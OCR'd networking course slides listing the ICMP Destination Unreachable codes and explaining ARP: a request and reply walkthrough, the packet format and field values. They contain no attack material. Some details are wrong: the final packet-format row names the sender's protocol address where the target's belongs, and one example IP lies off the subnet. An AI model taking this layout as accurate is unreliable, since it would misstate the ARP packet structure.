
Code Field

Type 3: Destination Unreachable

Codes

0 Net Unreachable
1 Host Unreachable
2 Protocol Unreachable
3 Port Unreachable
4 Fragmentation Needed and Don't Fragment was Set
5 Source Route Failed
6 Destination Network Unknown
7 Destination Host Unknown
8 Source Host Isolated
9 Communication with Destination Network is Administratively Prohibited
10 Communication with Destination Host is Administratively Prohibited
11 Destination Network Unreachable for Type of Service
12 Destination Host Unreachable for Type of Service
13 Communication Administratively Prohibited
14 Host Precedence Violation
15 Precedence cutoff in effect


Notes: ____



Address Resolution Protocol (ARP)

- ARP is a stateless protocol used for **resolving IP addresses to machine** (MAC) addresses
- An ARP request is **broadcast** over the network, whereas the response is a **unicast** message to the requester
- The IP address and MAC pair are stored in the system, switch, or router's **ARP cache**, through which the ARP reply passes

I want to connect to 192.168.168.3, but I need the MAC address
IP ID: 194.54.67.10
MAC: 00:1b:48:64:42:e4
ARP_REQUEST
Hello, I need the MAC address of 192.168.168.3
IP ID: 192.168.168.1
MAC: 00-14-20-01-23-45
ARP_REQUEST
Hello, I need the MAC address of 192.168.168.3
IP ID: 192.168.168.2
MAC: 00-14-20-01-23-46
ARP_REQUEST
Hello, I need the MAC address of 192.168.168.3
IP ID: 192.168.168.3
MAC: 00-14-20-01-23-47
ARP_REPLY I am 192.168.168.3. MAC address is 00-14-20-01-23-47
Connection Established



ARP Packet Format

Byte 0	Byte 1	Byte 2	Byte 3
Hardware Type		Protocol Type	
Hardware Length	Protocol Length	Operation (1 for Request, 2 for Reply)	
Sender's Hardware Address (First 4 Bytes of Ethernet Address)			
Sender's Hardware Address (Last 2 Bytes of Ethernet Address)		Sender's Protocol Address (First 2 Bytes of IP Address)	
Sender's Protocol Address (Last 2 Bytes of IP Address)		Target's Hardware Address (2 Bytes of Ethernet Address, Null in ARP Request)	
Target's Hardware Address (Last 4 Bytes of Ethernet Address, Null in ARP Request)			
Sender's Protocol Address (4-byte IP Address)			

Hardware Type:
- 1 = Ethernet
- 2 = Experimental Ethernet
- 3 = Amateur Radio AX.25
- 4 = Proteon ProNET Token Ring
- 5 = Chaos
- 6 = IEEE 802 Networks, etc.

Protocol Type:
- IPv4 = 0x0800
- IPv6 = 0x86DD

Hardware Length:
- 6 for Ethernet

Protocol Length:
- 4 for IPv4

Operation Code:
- 1 For Request
- 2 For Reply

Notes: ______________________________

____

____


____

____

____

ARP Packet Encapsulation

ARP Request with Null Destination MAC Address

